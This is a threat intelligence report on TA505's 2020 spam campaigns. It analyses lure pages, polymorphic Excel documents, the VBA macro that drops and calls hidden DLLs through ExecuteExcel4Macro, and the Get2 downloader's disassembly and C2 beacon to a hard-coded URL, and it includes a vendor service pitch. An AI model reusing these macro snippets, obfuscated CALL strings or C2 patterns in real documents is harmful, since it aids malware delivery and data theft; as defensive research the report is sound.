

# Threat Report: TA505 APT Resurgence

September 1, 2020



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
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# 1 EXECUTIVE SUMMARY

TA505 is an Advanced Persistent Threat (APT) that has been very active since at least 2014. TA505 APT is infamous for its large scale spam campaigns, which target many countries around the world and distribute different malware families. Some of the malware families that have been distributed by TA505 APT include ransomware, information stealers, banking trojans, backdoors, and remote access trojans (RAT). A summary of the main tactic of TA505 APT is shown in Figure 1.

Figure 1 – TA505 APT Main Tactic



The spam emails in TA505’s campaigns are usually drafted to trick the victims into downloading malicious documents. The payloads are very diverse, and include:

- PDF attachments with URLs
- Direct URLs in the email body
- Malicious attachments (Microsoft Word or Excel) with macro
- .ISO contains malicious documents
- HTML attachments contain URLs.

The landing pages to download the document as well as the command and control (C2) servers are only active for a short time (usually one day) and are not accessible from the Internet the next day. This technique helps avoid static detection methods such as matching observed malicious domains and URLs.

It is worth noting that the campaigns only target Windows users as the download servers will filter and redirect the browsers to a benign website if the browsers’ user agent strings are not Windows. This technique is simple but works very well to avoid distributing the malicious documents into non-targeted platforms.

Interestingly, hundreds of malicious documents delivered by TA505 APT in the latest campaigns have the same creation date. The Cysiv threat research team has also determined that the “date last saved” metadata reflects the time when the file is created by the download server, which mean the files are generated on the fly when the victim download them. The slight changes completely change the hash values of the files, while the malicious behaviours remain the same. These two characteristic make the documents polymorphic malicious documents.

The malicious macro is setup to automatically execute when the Excel workbook is opened or when macro is enabled. The macro has changed slightly between different campaigns since June 22, 2020 until the time of this report. However, their main purpose remains unchanged and that is to extract, drop, and execute a malicious downloader.

The dropped downloader is a variant of the Get2 downloader. This downloader has been used by TA505 APT to download different malware such as FlawedAmmyy, FlawedGrace, or SDBbot. This downloader can be classified based on its code and the C2 traffic it sends to the C2 servers. In the latest campaigns of TA505 APT, Get2 downloaded SDBbot RAT, the malware that has been distributed since at least 2019, has been observed.

### **Protection Provided by Cysiv:**

Cysiv SOC-as-a-Service provides protection from a broad range of threats:

- 24x7 monitoring provides organizations with real time alerts and quick isolation and remediation to contain a threat during the early stages of an attack to prevent a compromise, data loss or breach.
- Human-led threat hunting helps to identify suspicious activity and digital footprints that are indicative of an intrusion.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on endpoints, for users, and that can be monitored as part of the Cysiv service, will constantly monitor for abnormal activities and block any connection to suspicious URLs, IPs and domains.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on servers and workloads, and that can be monitored as part of the Cysiv service, uses a variety of threat detection capabilities, notably behavioral analysis that protects against malicious scripts, injection, ransomware, memory and browser attacks related to fileless malware. Additionally, it will monitor events and quickly examines what processes or events are triggering malicious activity.
- Network security appliances that may already be deployed (or can be deployed by Cysiv) and that can be monitored as part of the Cysiv service will detect malicious attachments and URLs, and are able to identify suspicious communication over any port, and over 100 protocols. These appliances can also detect remote scripts even if they're not being downloaded in the physical endpoint.

## 2 ANALYSIS

### 2.1 Attack Vectors

#### 2.1.1 LARGE SPAM CAMPAIGNS


In the latest campaigns, which happened in August 2020, TA505 APT used web links instead of attachments. The web links point to HTML pages with only a small JavaScript code (Figure 2) to redirect the victims' browser to the downloading page.

Figure 2 - HTML Redirect

```
<script>
window.location.href = "https://dl.river-store.com";
</script>
```

The human verification system's ReCAPTCHA is abused by TA505 APT to avoid automated sandbox analysis (Figure 3). This technique is used to verify the victims on the landing pages before allowing download. As a result, the Excel file with malicious macro for download will not be scanned by the email filtering system.

Figure 3 – Landing Page With ReCAPTCHA



It is worth noting that the campaigns only target Windows user as the download servers will filter and redirect the browsers to a benign website if the browsers' user agent strings are not Windows. This technique is simple but works very well to avoid distributing the malicious documents into non-targeted platforms. Figure 4 shows different responses when the user agent strings are changed.


Figure 4 - User Agent Filtering To Target Windows Users

Request	Corresponding Response
<p>▼ Request headers (380 B)</p> <pre>Host: dw.long-space.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 Accept-Encoding: gzip, deflate, br Connection: keep-alive Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0</pre>	<p>▼ Response headers (194 B)</p> <pre>HTTP/1.1 200 OK Server: nginx/1.10.3 Date: Thu, 13 Aug 2020 15:01:42 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Content-Encoding: gzip</pre>
<p>▼ Request headers (418 B)</p> <pre>Host: dw.long-space.com User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 Accept-Encoding: gzip, deflate, br Connection: keep-alive Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0, no-cache Pragma: no-cache</pre>	<p>▼ Response headers (200 B)</p> <pre>HTTP/1.1 302 Moved Temporarily Server: nginx/1.10.3 Date: Thu, 13 Aug 2020 15:12:29 GMT Content-Type: text/html Content-Length: 161 Connection: keep-alive Location: http://www.apple.com/ios/</pre>

## 2.1.2 CONTINUOUSLY UPDATING SPAM TECHNIQUES

Interestingly, the APT group has changed from using landing pages with ReCAPTCHA to using a fake OneDrive page at the end of August. The spam emails are fake OneDrive notifications (Figure 5) stating that someone has shared a file with the victims, in an attempt to trick the victims into downloading malicious Excel documents.

Figure 5 – The Spam Email, TLS Certificate, and Landing Page



TA505 APT also keeps track of traffic on their landing pages by deploying an invisible IPLogger image to get statistics for the website traffic and to track IP addresses as well as location. Figure 6 shows an example of the HTML code embedded in one of the landing pages.

Figure 6 – Embedded Invisible IPLogger Image In Landing Pages

```
<body class="" id="RootPage.default.F.U" style="" ng-app="app" ng-controller="cl" ng-cloak >

```


## 2.2 The Malicious Documents

### 2.2.1 THE COMMON CHARACTERISTICS

In order to better understand the campaigns of TA505 APT, many different malicious documents delivered in the latest campaigns have been analyzed. This helps to determine the key factors in their operations.

The first key factor to mention is the instructions to enable macro. The group always leaves messages, which asks its victims to enable the macro to see the “protected content”. If the victims follow the instructions, the malicious macro will be executed. Some of the messages used by TA505 APT in the latest campaigns are shown in Figure 7.

Figure 7 – Different Instructions To Enable The Malicious Macro



Once the macro is enabled, it will show a message box to ask the victim to “Please wait while Windows configures Microsoft Office 64-bit Component 2013” to make sure the macro will have enough time to drop and execute malicious downloaders in the background.

Figure 8 – Unchanged Content Creation Date

```
Origin _____
Authors
Last saved by Administrator
Revision number
Version number
Program name Microsoft Excel
Company
Manager
Content created 6/22/2020 10:41 AM
Date last saved 8/20/2020 1:50 PM
```

Interestingly, hundreds of malicious documents delivered by TA505 APT in the latest campaigns have the same creation date (Note: the time zone is UTC) shown in Figure 8. The Cysiv threat research team has determined that the “Date last saved” metadata reflects the time when the file is created by the download server, which mean the files are generated on the fly when the victim downloads them.

The instruction messages to enable the macro in the document are also changed every minute, even if victims download the file from the same URL. These slight changes completely change the hash values of the files, while the malicious behaviours remain the same. These two characteristics make the documents polymorphic malicious documents.

## 2.2.2 OBSERVED MALICIOUS DOCUMENTS

As mentioned in the previous section, all the malicious documents in the latest TA505 campaigns share the same creation date, which is June 22, 2020. Upon further analysis, it’s been determined that the campaigns started since June of this year use very similar malicious macros and dropped payloads.

Figure 9 lists some of the observed file names of the malicious documents delivered by TA505 APT. Note that some index numbers in the names can be different. This shows that the group is trying to target different groups of victims in a very short period of time.



Figure 9 – Delivered File Names

Time	Delivered File Names
June 2020	2020_06_22_harvest_expense_report.xls, 457_the peoples_pension (01-oct-19 to 31-may-20) (set 3).xls, Certificate_2451.xls, MF0620-58.xls, HDFC ENET-R1596.xls, Form F-23531.xls, CHQ724215999.xls, Scan_427075372.xls, Payment Data.xls
July 2020	CH039648_181.xls, FACA0000300085048.xls, Imagen_(704).xls, 324_The Peoples_Pension (01-Oct-19 to 31-May-20) (Set 3).xls
August 2020	CHQ120221061.xls, 06-08-2020-083-CRA.xls, AR0508_87.xls, 850_The Peoples Pension (01-Oct-19 to 31-Jul-20).xls, Aug 2020-87 Corp.xls, FDAS082020-01.xls, REVISED Privacy Policy.xls, Corrected PO38051 – AUG2020.xls, Registration Form_EXHIBITOR_0942.xls

## 2.3 Malicious Macro


The malicious macro is setup to automatically execute when the Excel workbook is opened or when the macro is enabled. The macro changes slightly between different campaigns between June 22, 2020 and the time of writing this report. However, their main purpose remains unchanged and that is to extract, drop and execute a malicious downloader.

### 2.3.1 COMMON EXECUTION FLOW

All of the malicious macros delivered in TA505 APT's campaigns have been observed by the Cysiv threat research team to have the following execution flow:

1. The macro firstly copies the active Excel workbook to the %TEMP% folder by using ActiveWorkbook.SaveAs Excel method. The destination file names might be changed in different campaigns. Some of the observed names are "doreal.xlsx" or "academl.xlsx".
2. It will then copy the file mentioned in the previous step and save it in the same folder by using FileCopy VBA function. The destination file name is the source file name plus the extension ".zip". For example "doreal.xlsx.zip" or "academl.xlsx.zip".
3. The object "oleObject1.bin" is then extracted from the .zip file generated in the previous step and saved to %TEMP% folder under the file name "oleObject1.bin".
4. The macro will then extract 2 DLLs from the oleObject1.bin file and drops them in the folder "%AppData%\Roaming\Microsoft\Windows\Templates". Examining the file oleObject1.bin further, it's apparent that a Facebook icon is embedded in it. The icon can be viewed in an image viewer application like any other regular image. However, the image contains two DLLs inside of it as shown in Figure 10.

Figure 10 – Hidden DLL



- The 2 DLLs are the same malware, but are compiled for x86 and x64 architectures. TA505 APT deliveries the two different DLLs to make sure that it can be executed on the two main CPU architectures. The macro will call the ExecuteExcel4Macro VBA function to execute the Excel method CALL, which will execute the DLL function (Figure 11). The macro will exit when the first DLL function call is executed successfully.

Figure 11 – Calling DLL Function

```
Public Function HiddenEE4M(sOfbl)
HiddenEE4M = False
varRes1 = ExecuteExcel4Macro("CALL(" + sOfbl + "pixi","J")")
If IsNumeric(varRes1) Then
    If varRes1 = 0 Then
        HiddenEE4M = True
    End If
End If
End Function
```

### 2.3.2 OBSERVED DLL FUNCTION CALLS

In the next section, the dropped DLLs are shown to be packed to hide the exported DLL functions. A list of DLL function names called by the malicious macro in the TA505's campaigns since June 22, 2020 has been compiled (Figure 12). Note that the list is not exhaustive.

Figure 12 – List of Observed DLL Functions

Date observed	DLL function called by macro
22/06/2020	ExecuteExcel4Macro("CALL(" + sOfbl & """, """, "mamed", """, "J")")
23/06/2020	ExecuteExcel4Macro("CALL(" + sOfbl & """, """, """, """, "nake1", """, "J")")
24/06/2020	ExecuteExcel4Macro("CALL(" + sOfbl & """, """, """, """, "fruudt", """, "J")")
25/06/2020	ExecuteExcel4Macro("CALL(" + sOfbl & """, """, """, """, "vckpmd", """, "J")")
26/06/2020	ExecuteExcel4Macro("CALL(" + sOfbl & """, """, """, """, "vufvuf", """, "J")")
03/07/2020	ExecuteExcel4Macro("CALL(" + sOfbl + "ginum", """, "J")")
06/07/2020	ExecuteExcel4Macro("CALL(" + sOfbl + "goldman", """, "J")")
05/08/2020	ExecuteExcel4Macro("CALL(" + sOfbl + "pixi", """, "J")")
06/08/2020	ExecuteExcel4Macro("CALL(" + sOfbl + "veni", """, "J")")
07/08/2020	ExecuteExcel4Macro("CALL(" + sOfbl + "dipo", """, "J")")
12/08/2020	ExecuteExcel4Macro("CAL" + "L(" + sOfbl + "disssl", """, "J")")
13/08/2020	ExecuteExcel4Macro("CAL" + "L(" + sOfbl + "belo", """, "J")")
20/08/2020	CallByName(ExcelC, "Execu" + "teE" + "xcel4Macro", VbMethod, "CAL" + "L(" + sOfbl + "brust", """, "J")")
25/08/2020	CallByName(ExcelC, "Execu" + "teE" + "xcel4Macro", VbMethod, "CAL" + "L(" + sOfbl + "frar", """, "J")")

## 2.4 The Malicious Dynamic Link Libraries

### 2.4.1 CODE CERTIFICATES

The main purpose of a code signing certificate is to help end-users verify the authenticity of a software. A signed application includes a signature, company name, and a timestamp if desired. A valid code signing certificate will prevent warning messages at installation or start-up of the program. This is a security feature that malware developers abuse to trick their victims. In most cases, malware authors use stolen certificates to sign their malware or even register for certificates for their uses.

The Cysiv threat research team has observed different code signing certificates (Figure 13) being used to sign the malicious DLLs delivered by TA505 APT in the latest campaigns. One of the common characteristics of the signed certificates is that they have very odd valid time.

Figure 13 – Signed Malicious DLLs

Signers		Signers	
- INFINITE PROGRAMMING LIMITED		- Everything Wow s.r.o.	
Name	INFINITE PROGRAMMING LIMITED	Name	Everything Wow s.r.o.
Status	Valid	Status	Valid
Issuer	Sectigo RSA Code Signing CA	Issuer	Sectigo RSA Code Signing CA
Valid From	05:19 PM 08/23/2020	Valid From	01:12 AM 08/25/2020
Valid To	05:19 PM 08/23/2020	Valid To	01:12 AM 08/25/2020
Valid Usage	Code Signing	Valid Usage	Code Signing
Algorithm	sha256RSA	Algorithm	sha256RSA
Thumbprint	7239764D40118FC1574A0AF77A34E369971DDF6D	Thumbprint	C1E5574C891683C1FA811105049DCB67993F527E
Serial Number	4E 8D 4F C7 D9 F3 8A CA 11 69 FB F8 EF 2A AF 50	Serial Number	49 29 AB 56 1C 81 2A F9 3D DB 97 58 B5 45 F5 46

## 2.4.2 EXPORTED FUNCTIONS

As mentioned earlier in this report, the functions called in the macro are not listed in the export table since the DLL is packed. Figure 14 lists all exported functions in one of the packed DLLs. It is worth mentioning that the two functions have the same relative virtual offset (RVA).

Figure 14 – List of Exported Functions in a Packed DLLs

Exported Functions [ 2 entries ]				
Offset	Ordinal	Function RVA	Name RVA	Name
6528	1	25C0	7D46	StimXInit
652C	2	25C0	7D50	StimXTest

These exported functions are misleading as they do not do anything suspicious (Figure 15). However, it's now known that these are not the function being called in the macro as analyzed in the previous sections.

Figure 15 – An Exported Function In A Packed DLL

```

10: StimXInit ();
push ebp
mov ebp, esp
push ecx
xor eax, eax
mov esp, ebp
pop ebp
ret

```

After unpacking the DLLs, the functions being called in the macro become apparent. The function profiled in Figure 16 is an example. This function is analyzed in the next section to reveal its malicious behaviours.

Figure 16 – Export Function After Unpacked

Exported Functions [ 1 entry ]				
Offset	Ordinal	Function RVA	Name RVA	Name
34A28	1	1070	36448	pixi

### 2.4.3 GET2 COMMAND AND CONTROL TRAFFIC

The unpacked DLL is a variant of Get2 downloader. This downloader has been used by TA505 APT to download different malware such as FlawedAmmyy, FlawedGrace, or SDBbot. This downloader can be classified from its code base and the C2 traffic it sends to the C2 servers.

Get2 downloader first prepares the user agent (Figure 17) and the victim’s computer name and user name by using the APIs GetComputerNameExW and GetUserNameW respectively. Running processes are also enumerated for the C2 checking request.

Figure 17 – Preparing For C2 Checking

```

call     dword [!IsGetValue] ; 0x10026084 ; LPVOID !IsGetValue(DWORD dwTlsIndex)
push    0x10026440 ; int32_t arg_8h ; Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
lea     ecx, [var_2340h]
call    fcn.10003123
push    7 ; 7
pop     ecx
xor     eax, eax
mov     dword [var_4h], ebx
mov     dword [var_229ch], ecx
mov     dword [var_22a0h], ebx
mov     word [var_22b0h], ax
lea     eax, [nSize]
mov     byte [var_4h], 1
push    eax ; LPDWORD nSize
lea     eax, [!pBuffer]
mov     dword [nSize], 0x400 ; 1024
push    eax ; LPWSTR lpBuffer
push    ecx ; COMPUTER_NAME_FORMAT NameType
call    dword [GetComputerNameExW] ; 0x1002609c ; BOOL GetComputerNameExW(COMPUTER_NAME_FORMAT NameType, LPWSTR lpBuffer, LPDWORD nSize)

```

The C2 URL is hard-coded in the sample as shown in Figure 18. In the latest campaigns, the C2 URLs could be changed in different campaigns to avoid detection.

Figure 18 – An Example of C2 URL

```

call     fcn.10007a2c
push    0x1002657c ; https://nellscorp.com/hdigi
lea     ecx, [var_2298h]
call    fcn.10003123
...
call    fcn.10007e03
push    str.Content_Type:_application_x_www_form_urlencoded
call    fcn.10008c60
pop     ecx
push    eax
push    str.Content_Type:_application_x_www_form_urlencoded
lea     ecx, [var_2328h]
call    fcn.10007e03

```

The sample will then send an HTTP post request with a URL-encoded payload contains:

**&D=<Computer name>&U=<Username>&OSA=<Windows Architecture>&PR=<Pipe-delimited process list>** to the C2 server for checking and request the URLs to download the next stage payloads. Since Get2 is a downloader, it can download different malware requested by the C2 server. In the latest campaigns of TA505 APT, we observed Get2 downloaded SDBbot RAT - the malware that has been distributed since at least 2019.

